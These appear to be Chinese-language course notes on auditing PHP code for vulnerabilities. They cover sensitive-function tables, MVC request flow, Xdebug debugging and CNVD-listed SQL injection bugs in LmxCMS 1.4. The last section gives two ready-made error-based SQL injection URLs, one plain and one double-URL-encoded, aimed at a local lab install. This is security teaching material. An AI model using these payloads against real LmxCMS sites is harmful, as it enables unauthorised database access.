



代码审计-PHP 项目&MVC 注入&CNVD 拿 1day&SQL 监控&动态 调试




函数类型	举例函数或敏感关键词
SQL操作类	Select....., mysql_query...
文件操作类	Move_uploaded_file,copy,/upload/等
命令执行类	System,popen等常见的系统命令做关键词
代码执行类	eval,preg_replace等
引起XSS类	echo等
.....	



功能	出现漏洞类型
文件上传功能	任意文件上传
查询/文章功能	SQL注入
密码找回功能	逻辑漏洞
登陆认证功能	SQL注入, 逻辑漏洞
评论功能	XSS漏洞
.....	

The Model-View-Controller Architecture



#知识点:

- 1、审计漏洞-SQL 数据库注入挖掘
- 1、审计思路-正则搜索&功能追踪&辅助工具
- 3、审计类型-常规架构&MVC 架构&三方框架

#章节点:

- 1、语言审计-PHP&.Net&Java&Python
- 2、漏洞审计-注入&上传&RCE&未授权等
- 3、框架审计-ThinkPHP&Spring&Flask 等
- 4、工具审计-RIPS&VCG&Fortify&Bandit 等
- 5、技术审计-动静态调试&DAST&SAST&IAST 等

#简要点:

- 1、代码审计必备知识点:

环境搭建使用, 工具插件安装使用, 掌握各种漏洞原理及利用, 代码开发类知识点。

- 2、代码审计开始前准备:

审计目标的程序名, 版本, 当前环境 (系统, 中间件, 脚本语言等信息), 各种插件等。

- 3、代码审计挖掘漏洞根本:

可控变量及特定函数, 不存在过滤或过滤不严谨存在绕过导致的安全漏洞。

- 4、代码审计教学计划:

审计项目漏洞原理->审计思路->完整源码->应用框架->验证并利用漏洞。

- 5、代码审计教学内容:

PHP, Java, .NET, Python 网站应用, 引入框架类开发源码, 相关审计工具及插件使用。

#补充点:

-MVC 模型: 见上图

当访问动态网页时, 以 MVC 框架为例, 浏览器提交查询到控制器 (①), 如是动态请求, 控制器将对应 sql 查询送到对应模型 (②), 由模型和数据库交互得到查询结果返回给控制器 (③), 最后返回给浏览器 (④)。

-动态调试配置: phpStudy + PhpStorm + XDebug

<https://blog.csdn.net/nzjdsds/article/details/100114242>

- 1、先确定 PHP 版本有 Xdebug
- 2、php.ini 配置写入并开启 Xdebug
- 3、PhpStorm 设置端口及 IDEY 并测试
- 4、PhpStorm 开启监听并运行断点访问

演示案例：

- 数据库监控-QQ 业务源码系统-(无过滤)
 - 正则表达式-Bluecms 源码系统-(无过滤)
 - CNVD 拿 1DAY-梦想 CMS 源码系统-(有过滤)
-
-

#数据库监控-QQ 业务源码系统-(无过滤)

数据库 SQL 监控排查可利用语句定向分析

#正则表达式-Bluecms 源码系统-(无过滤)

(update|select|insert|delete|).*?where.*=\

#CNVD 拿 1DAY-梦想 CMS 源码系统-(有过滤)

1、动态调试技术

2、文件对比技术

<https://www.cnvd.org.cn/flaw/show/CNVD-2020-59466>

梦想 CMS 后台 Bo***.cl***.php 文件存在 SQL 注入漏洞

[http://localhost:8081/lmxcms1.4/admin.php?m=book&a=reply&id=1\)%20and%20updatexml\(0,concat\(0x7e,user\(\)\),1\)%23](http://localhost:8081/lmxcms1.4/admin.php?m=book&a=reply&id=1)%20and%20updatexml(0,concat(0x7e,user()),1)%23)

<https://www.cnvd.org.cn/flaw/show/CNVD-2019-05674>

LmxCMS V1.4 前台 Ta***.cl***.php 存在 SQL 注入漏洞

对比 1.4 与 1.41 文件代码不同更方便-Beyond Compare 4

<http://localhost:8081/lmxcms1.4/?m=tags&name=%25%36%31%25%32%37%25%32%30%25%36%31%25%36%65%25%36%34%25%32%30%25%37%35%25%37%30%25%36%34%25%36%31%25%37%34%25%36%35%25%37%38%25%36%64%25%36%63%25%32%38%25%33%30%25%32%63%25%36%33%25%36%66%25%36%65%25%36%33%25%36%31%25%37%34%25%32%38%25%33%30%25%37%38%25%33%37%25%36%35%25%32%63%25%37%35%25%37%33%25%36%35%25%37%32%25%32%38%25%32%39%25%32%39%25%32%63%25%33%31%25%32%39%25%32%33>

涉及资源：

[补充：涉及录像课件资源软件包资料等下载地址](#)
